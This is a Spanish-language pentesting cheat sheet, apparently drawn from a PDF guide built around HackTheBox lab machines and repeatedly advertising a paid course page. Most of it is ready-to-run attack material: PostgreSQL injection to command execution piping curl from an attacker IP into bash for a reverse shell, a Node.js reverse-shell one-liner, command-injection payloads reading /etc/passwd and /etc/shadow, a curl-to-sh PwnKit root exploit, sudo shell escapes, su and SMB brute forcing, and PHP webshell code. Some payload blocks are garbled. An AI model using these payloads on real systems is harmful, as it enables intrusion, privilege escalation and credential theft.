LFI (Local File Inclusión)

Podríamos intentar averiguar después del RFI si existe el LFI como vemos a continuación:



Aquí unos ejemplos de LFI (Recordar que más arriba en esta guía hay 2 links de payloads LFI)



CEWL: Crear diccionario con cewl

Comando:
cewl https://example.com -w dicc.txt

Qué puntos o que vulnerabilidades debo buscar en una auditoria de Pentesting:

<https://github.com/Anonimo501/PayloadsAllTheThings>
<https://github.com/Anonimo501/AllPayloadsAttacks501>

CSRF
SSRF
LFI
RFI
IDOR
Bypass Authorization

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Bypass Authentication
SQLI
XSS
SSTI
JWT
File upload
Malas configuraciones
Ataques de fuerza bruta
Credenciales por defecto
Software vulnerable o desactualizado
Ten en cuenta los puntos del Top 10 de OWASP

3690 - Pentesting Subversion (svn server)

Subversion es una de las muchas opciones de control de versiones disponibles hoy en día. A menudo se abrevia como SVN.

Subversion se utiliza para mantener versiones actuales e históricas de proyectos. Subversion es un sistema de control de versiones centralizado de código abierto. Tiene licencia Apache. También se le conoce como sistema de control de versiones y revisiones de software.

PORT STATE SERVICE
3690/tcp open svnserve Subversion
svn ls svn://10.10.10.203 #list
svn log svn://10.10.10.203 #Commit history
svn checkout svn://10.10.10.203 #Download the repository
svn up -r 2 #Go to revision 2 inside the checkout folder

SSTIMAP

Link: <https://github.com/Anonimo501/SSTImap>

Comandos:
git clone https://github.com/Anonimo501/SSTImap
Python3 sstimap.py -u https://example.com/page?name=John
Obtener shell
Python3 sstimap.py -u https://example.com/page?name=John --os-shell

Donde buscar exploits, puertos y versiones de servicios:

Google, ExploitDB, Github, Hacktricks
https://github.com/Anonimo501
https://www.exploit-db.com
https://book.hacktricks.xyz/welcome/readme

Generadores de Diccionarios:

<https://github.com/Anonimo501/DiccionarioMrRobot>

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://github.com/Anonimo501/Generator501>

Probar diferentes entradas con Burp Repeater



vulnerabilidades basadas en entradas

Estas entradas pueden ser por métodos GET o POST, intenta enviar o emitir la solicitud con una entrada diferente, envía una entrada inesperada (números, texto y símbolos) por último estudia la respuesta del servidor.


```
GET /product?productId=100 HTTP/1.1
Host:
ac5b1f3b1f4713de805e4819008800c4.web-s
ademy.net
Sec-Ch-Ua: "Not A Brand";v="99"
```

Generar certificado en owasp zap:

Generar certificado de owasp zap y luego lo agregamos a los certificados del navegador.



<https://www.youtube.com/@Anonimo501/videos>



Recopilación de información de aplicaciones web



<https://whois.domaintools.com>
<https://www.netcraft.com>
<https://www.robtex.com>
<https://www.shodan.io>
<https://archive.org/web/>

Extraer correos:


Theharvester: instalado por defecto en Parrot OS.
Infoga: https://github.com/m4ll0k/Infoga.git
Comando:
python infoga.py --domain example.com

Extraer Metadatos:



Exiftool:

```
exiftool nombre_del_archivo
```

Escaneo de vulnerabilidades con BurpSuite:



Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>




Remediations de vulnerabilidades:

Name	Typical severity	Type index
OS command injection	High	0x00100100
SQL injection	High	0x00100200
SQL injection (second order)	High	0x00100210
ASP.NET tracing enabled	High	0x00100280
File path traversal	High	0x00100300
XML external entity injection	High	0x00100400
LDAP injection	High	0x00100500
XPath injection	High	0x00100600
XML injection	Medium	0x00100700
ASP.NET debugging enabled	Medium	0x00100800
HTTP PUT method is enabled	High	0x00100900
Out-of-band resource load (HTTP)	High	0x00100A00
File path manipulation	High	0x00100B00
PHP code injection	High	0x00100C00
Server-side JavaScript code injection	High	0x00100D00
Perl code injection	High	0x00100E00
Ruby code injection	High	0x00100F00
Python code injection	High	0x00100F10
Expression Language injection	High	0x00100F20
Unidentified code injection	High	0x00101000
Server-side template injection	High	0x00101080
SSI injection	High	0x00101100

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

VHOST en .JS

Recargamos la página y vemos la pestaña Red en inspeccionar elemento, veremos todos los archivos .js donde podremos buscar VHOST del dominio (horizontal) para este ejemplo. (Damos doble click en el nombre de archivo app.c68eb462.js)



Luego del atajo de teclado Ctrl + f escribimos para este caso el nombre de dominio horizontal y encontramos el VHOST (api-prod).

The screenshot shows a browser's developer tools search results for the term 'horizontal'. The search bar at the bottom contains 'horizontal'. In the results, several lines of code are displayed, with the string 'http://api-prod horizontal.htb/reviews' highlighted in green. The code snippet is as follows:

```
staticClass:"btn btn-outline-secondary", attrs:{type:"button"}, h=C, b=(e("8b71").oh, 'f', 'l')(h, a, f, l, null, null, null), t=this; r.a.get("http://api-prod horizontal.htb/reviews").the(x,a,l,!1,null,null,null,,L_.exports,M=e("8c4t"),L=e("5f5b" i["default"]).use(L["a"]),i["default"].use(I["a"]),i["default" t(E)}).$mount("#app"),"6ba1":function(t,s,e){t.exports=e.p+ /5.5b9914d5.png"},"8b71":function(t,s,e){"use strict";e("88d7 /marketing.4b7dfec0.svg"},ac5a:function(t,s,e){t.exports=e.p+ {t.exports=e.p+"img/3.25f11f60.png"},e891:function(t,s,e){t.e /2.76afc074.png"},f3ea:function(t,s,e){t.exports=e.p+"img/c3. //# sourceMappingURL=app.c68eb462.js.map
```

También buscar en los .js

Nombre página (dominio)(dominio.com)	para descubrir vhost
../../	para descubrir rutas
clave	para descubrir claveEncriptacion
claveEncriptacion	
azureKey	
==	para descubrir contraseñas

Reutilización de Cookies:

Redcross (Maquina HTB)

Vemos a continuación que tenemos una session iniciada en la página intra.redcross.htb, vamos a tomar las cookies de esta session para reutilizarla en otra página.

RedCross Messaging Intranet
Employees & providers portal

guest
end session

Guest Account Info [1]

From: admin (uid 1) To: guest (uid 5)

You're granted with a low privilege access while we're processing your credentials request. Our messaging system still in beta status. Please report if you find any incidence.

UserID filter

Tomamos entonces las siguientes cookies:

Name	Value	Domain	Path	Expires / Max-Age	Size	Http	Secure	Session
PHPSESSID	mp4909v1rvntaauh0m...	intra.redcross...		35	✓	✓		
LANG	EN_US	intra.redcross...		1698352331	9	✓		
SINCE	1690576331	intra.redcross...		1698352331	15	✓		
LIMIT	10	intra.redcross...		1698352331	7	✓		

Y las usamos en la siguiente página admin.redcross.htb:

IT Admin panel
Authorized personnel only

User

Password

Login

[[please]]

<https://www.youtube.com/@Anonimo501/videos>

Veamos como agregar las cookies: (Luego de agregar las cookies cargar nuevamente la página)

The screenshot shows a browser window with the URL <https://admin.redcross.htb/?page=login>. On the left, there's a login form with fields for 'User Name' and 'Password'. On the right, a cookie editor window is open. The table in the cookie editor has the following data:

Name	Value	Domain	Pat Expires / Ma...	Size	Htt Ho. Se. Sel.
PHPSESSID	8gvan6pofa2ckvsnhnq...	admin.redcro...		35	

A red box highlights the 'Value' column of the first row. Below the table, there are fields for setting a new cookie:

- Name: PHPSESSID
- Domain: admin.redcross.htb
- Path: /
- Expiration (ISO): (empty)
- HostOnly:
- Session:
- Secure:
- HttpOnly:

Buttons at the bottom include 'Reset', 'Save' (which is highlighted with a red box), 'Remove', and 'Expand'.

Vemos que funciona la reutilización de cookies el cual extrajimos de una pagina y las insertamos en otra.

The screenshot shows a browser window with the URL <https://admin.redcross.htb/?page=cpanel>. The page displays the 'IT Admin panel' logo and the text 'Authorized personnel only'. It features two main buttons: 'User Management' (with a user icon) and 'Network Access' (with a fire/flame icon). In the top right corner, there is a button labeled '[[guest]]' and another labeled 'end session'. The entire page is framed by a large red box.

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

INYECCION SQL POSTGRESQL

Detectar si es vulnerable la página: (Maquina Toolbox htb)

```
'  
'; select pg_sleep(10);-- -
```

Si se detecta con la comilla simple veremos algo como lo siguiente:

```
Warning: pg_query(): Query failed: ER  
password = md5(... ^ in /var/www/ac  
Warning: pg_num_rows() expects po
```

Con el pg_sleep anterior la página tardara 10 segundos en cargar

Postgresql RCE:

```
CREATE TABLE cmd_exec(cmd_output text);  
COPY cmd_exec FROM PROGRAM 'id';
```

Ejemplo:

```
username=admin' '+CREATE+TABLE+cmd_exec(cmd_output+text);--+ $password=passwd
```

Y en cambio del id que podríamos usarlo le metemos un curl dirigiéndose a nuestra pc atacante y ver si recibimos respuesta en el atacante:

```
username=admin' ;COPY+cmd_exec+FROM+PROGRAM+'curl+http://10.10.14.23';--+ $password=passwd
```

Respuesta en el atacante:

```
#python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/). . .  
10.10.10.236 - - [05/Aug/2023 16:27:15] "GET / HTTP/1.1" 200  
10.10.10.236 - - [05/Aug/2023 16:30:32] "GET / HTTP/1.1" 200
```

Viendo que recibimos la respuesta creamos y compartimos el siguiente index.html para lograr un reverse shell:

```
GNU nano 5.4 index.html  
#!/bin/bash  
  
bash -i > /dev/tcp/10.10.14.23/4321 0>&1
```

Ponemos el comando curl para que ejecute el index.html como bash

```
username=admin' ;COPY+cmd_exec+FROM+PROGRAM+'curl+http://10.10.14.23|bash';--+ $password=passwd
```

Vemos que recibimos la conexión:

```
root@kali:~# ./rlwrap nc -lvp 4321
listening on [any] 4321 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.236] 49948
bash: cannot set terminal process group (393): Inappropriate ioctl for
bash: no job control in this shell
id
id
uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)
```

GitHack:

Esta herramienta descarga proyectos git

Instalación:

```
pip3 install GitHack
```

Comando de ejecución

```
githack http://url/
```

```
githack http://url/.git/
```

Luego de ejecutar crea una carpeta con el nombre (site) donde esta la información o proyectos que descargo

INYECCION DE COMANDOS DE SISTEMA O OS COMMAND INJECTION:

Esta inyección hacerla en las entradas, después de los parámetros, ya sea en GET o POST.

<https://github.com/Anonimo501/os-command-injection-payload-list>

Linux y UNIX:

```
;cat$u /etc/$u/passwd$u
```

Bypass Waf

```
Unix :

<!>!--exec&#39;cmd="/bin/cat%20/etc/pas
<!>!--exec&#39;cmd="/bin/cat%20/etc/sha
<!>!--exec&#39;cmd="/usr/bin/id;--&gt;
<!>!--exec&#39;cmd="/usr/bin/id;--&gt;
/index.html|id|
;id;
;jid
```

Windows:

```
Windows :

|||
| |
; ;
..
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Snmpbulkwalk: (maquina pandora hbt) – (161/udp snmp)

Instalación	
sudo apt install snmp	
Ejecución:	
snmpbulkwalk -c public -v2c 10.10.11.136 > panda.txt	
nano panda.txt	En las primeras líneas vemos un nombre Daniel
cat panda.txt grep "daniel"	

WSDLER

<https://www.youtube.com/watch?v=-9cMHGyjdNs> (video como instalar extensión en BurpSuite)

configurar extensión: <https://burpsuite.guide/extensions/wsdl/>

<https://www.jython.org/download>

The screenshot shows the Burp Suite interface with the 'Target' tab selected. In the main pane, there's a tree view under 'http://'. A context menu is open over a selected request for 'ws/service.wsdl'. The menu path 'Extensions > Wsdl' is highlighted with a red box.

Ahora escogemos una de las peticiones para enviar al repeater

The screenshot shows the Burp Suite interface with the 'Wsdl' tab selected. A context menu is open over a selected request for 'ws/service.wsdl'. The 'Parse WSDL' option is highlighted with a red box.

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>

WEBSHELL:

<https://github.com/tutorial0/WebShell/blob/master/Php/qsd-php-backdoor.php>

The screenshot shows a GitHub repository interface. On the left, there is a sidebar with a list of files: php-backdoor.php, php-findsock-shell.php, php-include-w-shell.php, php-reverse-shell.php, phpinfo.php, pws.php, qsd-php-backdoor.php (which is highlighted in yellow), and r57_Mohajer22.php. The main area displays the content of the qsd-php-backdoor.php file. The title bar says "WebShell / Php / qsd-php-backdoor.php". Below the title, it says "Code" and "Blame" with statistics: 429 lines (398 loc) · 13.2 KB. The code itself starts with a PHP tag and includes comments about it being a robust backdoor script made by Daniel Berliner.

```
<?php  
// A robust backdoor script made by Daniel Berliner - http://www.qsdconsulting.co  
// This code is public domain and may be used in part or in full for any legal pu
```

<https://github.com/Anonimo501/php-webshells/blob/master/Collection/Simple-Webshell.php>

The screenshot shows a GitHub repository interface. On the left, there is a sidebar with a list of files: PHPRemoteView.php, PHP_Shell.php, PHVayv.php, PhpSpy.php, Predator.php, Rootshellv.1.0.php, STNC_WebShell_v0.8.php, SafeOver_Shell.php, Safe_Mode_Bypass.php, SimAttacker.php, SimShell.php, and Simple-Webshell.php (which is highlighted in green). The main area displays the content of the Simple-Webshell.php file. The title bar says "php-webshells / Collection / Simple-Webshell.php". Below the title, it says "Code" and "Blame" with statistics: 75 lines (59 loc) · 1.73 KB. The code is a simple PHP script that checks if a command is posted via POST and executes it using shell_exec.

```
<?php  
if (!empty($_POST['cmd'])) {  
    $cmd = shell_exec($_POST['cmd']);  
}  
?>  
<!DOCTYPE html>  
<html>  
<!-- By Artyum (https://github.com/artyuum) --&gt;<br/><head>
```

CAMBIAR DE EDITOR A NANO:

Comando:

```
export EDITOR="nano"
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

PRIV ESCALATION PKEXEC (One Liner)

Repositorio: <https://github.com/ly4k/PwnKit>

Con ejecutar el siguiente one liner obtendremos el root sin más: (Sirve para varias versiones pkexec vuln)

```
sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
```

TMP Y SHM

Las siguientes rutas se usan en el momento que hemos hackeado una maquina víctima y queremos pasar un archivo o exploit de la maquina atacante al pc víctima, estas rutas por lo general poseen todos los permisos y nos permitirá pasar archivos, descargar, etc.

La ruta **/dev/shm** en Linux se utiliza para implementar la memoria compartida, que permite a los procesos compartir datos en la memoria RAM de manera eficiente y rápida, lo que puede mejorar el rendimiento de las aplicaciones que requieren una comunicación rápida entre procesos.

```
/dev/shm/
```

```
/var/tmp/
```

Escalar privilegios con suForce

Repositorio: <https://github.com/d4t4s3c/suForce>

Comando:

```
chmod +x suForce
```

```
./suForce -u root -w techyou.txt
```

```
./suForce -u root -w top12000.txt
```

```
user@demo:~$ id
uid=1000(user) gid=1000(user) grupos=1000(user)
user@demo:~$ cd /dev/shm
user@demo:/dev/shm$ wget -q "https://raw.githubusercontent.com/d4t4s3c/suForce/main/suForce.sh"
user@demo:/dev/shm$ wget -q "https://raw.githubusercontent.com/d4t4s3c/suForce/main/techyou.txt"
user@demo:/dev/shm$ chmod +x suForce.sh
user@demo:/dev/shm$ ./suForce.sh -u root -w techyou.txt
_____
[!] Username: root
[!] Wordlist: techyou.txt
[?] Status
    1269/10000/12%/passw0rd
[+] Password: passw0rd Line: 1269
_____
user@demo:/dev/shm$ su
Contraseña:
root@demo:/dev/shm# id
uid=0(root) gid=0(root) grupos=0(root)
root@demo:/dev/shm# _
```

<https://www.youtube.com/@Anonimo501/videos>


RSAcrack cracking id rsa

Herramienta que sirve para crackear llaves SSH (id_rsa)

<https://github.com/d4t4s3c/RSAcrack.git>

Comando:

```
RSAcrack -k <KEY> -w <WORDLIST>
```



```
› RSAcrack -k id_rsa -w /opt/rockyou.txt
=====
[*] Cracking: id_rsa
[*] Wordlist: /opt/rockyou.txt
[?] Status:
    3068/14344392/0%/security
[+] Password: security Line: 3068

  ♥ 之家 ~ ⏱ 45s #
```

PRIV ESCALATION /usr/bin/nnn

/nnn es un binario de linux que sirve como gestor de archivos.

Comando:

```
sudo /usr/bin/nnn
:!
```

PRIV ESCALATION /usr/bin/yafc

/nnn es un binario principal del cliente FTP en linux.

Comando:

```
sudo /usr/bin/yafc
!/bin/bash
```

Node.js Reverse shell

Comando: (Se inyecta luego de un parámetro, en una entrada, ejemplo: &token=**inyectar_aqui**)

```
node -e '(function(){ var net = require("net"), cp = require("child_process"), sh = cp.spawn("/bin/sh", []); var client = new net.Socket(); client.connect(4321, "127.0.0.1", function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client); }); return /a;/})();'  
(function(){ var net = require("net"), cp = require("child_process"), sh = cp.spawn("/bin/sh", []); var client = new net.Socket(); client.connect(12345, "127.0.0.1", function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client); }); return /a;/})();'
```

PRIV ESCALATION Links (Navegador en línea de comandos en linux)

Comandos:

```
sudo /usr/bin/links  
Tecla (Esc) 2 veces  
Click en File  
Click en OS shell
```

PRIV ESCALATION aoss

Comando:

```
sudo -u root /usr/bin/aoss id  
sudo -u root /usr/bin/aoss bash
```

PRIV ESCALATION rename

Comando:

```
sudo -u root /usr/bin/rename -h  
sudo -u root /usr/bin/rename -m  
Enter  
!sh  
Enter
```

SSH2JOHN

Comandos:

Link ssh2jhon <https://github.com/openwall/john/blob/bleeding-jumbo/run/ssh2john.py>

```
wget https://raw.githubusercontent.com/openwall/john/bleeding-jumbo/run/ssh2john.py  
python ssh2john.py id_rsa > id_rsa.hash  
sudo john id_rsa.hash -wordlist=wordlist.txt
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

PRIV ESCALATION /usr/bin/mysql

Comando:

```
sudo mysql -e '! /bin/sh'  
sudo /usr/bin/mysql -e '! /bin/sh'  
sudo /usr/bin/mysql -e '! /bin/sh' -p  
Con -p nos pide la contraseña, la ingresamos y seremos root
```

PRIV ESCALATION /usr/bin/ranger

Comando:

```
sudo -u user /usr/bin/ranger /home/user/.ssh  
Viajamos hasta id_rsa para verlo y copiarlo
```

PRIV ESCALATION /usr/bin/lynx

Comando:

```
sudo -u root /usr/bin/lynx  
Presionamos Shift + 1 para sacar el símbolo (!), damos Enter y seremos Root.
```

SMB_LOGIN

Fuerza bruta a SMB

```
msf > use auxiliary/scanner/smb/smb_login ↵  
msf auxiliary(scanner/smb/smb_login) > set rhosts 192.168.1.118 ↵  
rhosts => 192.168.1.118  
msf auxiliary(scanner/smb/smb_login) > set user_file /root/Desktop/user.txt ↵  
user_file => /root/Desktop/user.txt  
msf auxiliary(scanner/smb/smb_login) > set pass_file /root/Desktop/pass.txt ↵  
pass_file => /root/Desktop/pass.txt  
msf auxiliary(scanner/smb/smb_login) > set stop_on_success true ↵  
stop_on_success => true  
msf auxiliary(scanner/smb/smb_login) > exploit ↵  
[*] 192.168.1.118:445 - 192.168.1.118:445 - Starting SMB login bruteforce  
[*] 192.168.1.118:445 - 192.168.1.118:445 - This system does not accept auth  
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\root:root',  
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\root:raj',  
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\root:123',  
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\root:toor',  
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\raj:root',  
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\raj:raj',  
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\raj:123',  
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\raj:toor',  
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\pc21:root',  
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\pc21:raj',  
[+] 192.168.1.118:445 - 192.168.1.118:445 - Success: '.\pc21:123'  
[*] 192.168.1.118:445 - 192.168.1.118:445 - Domain is ignored for user pc21  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

<https://www.youtube.com/@Anonimo501/videos>

Password default o contraseñas por defecto (Cheat Sheet):

<https://github.com/Anonimo501/DefaultCredentials>



Direcciones comunes de WordPress, Joomla, apache, php, ruby, django.

https://github.com/Anonimo501/common_directories

```
> python3 directorios.py wordpress -o wp.txt
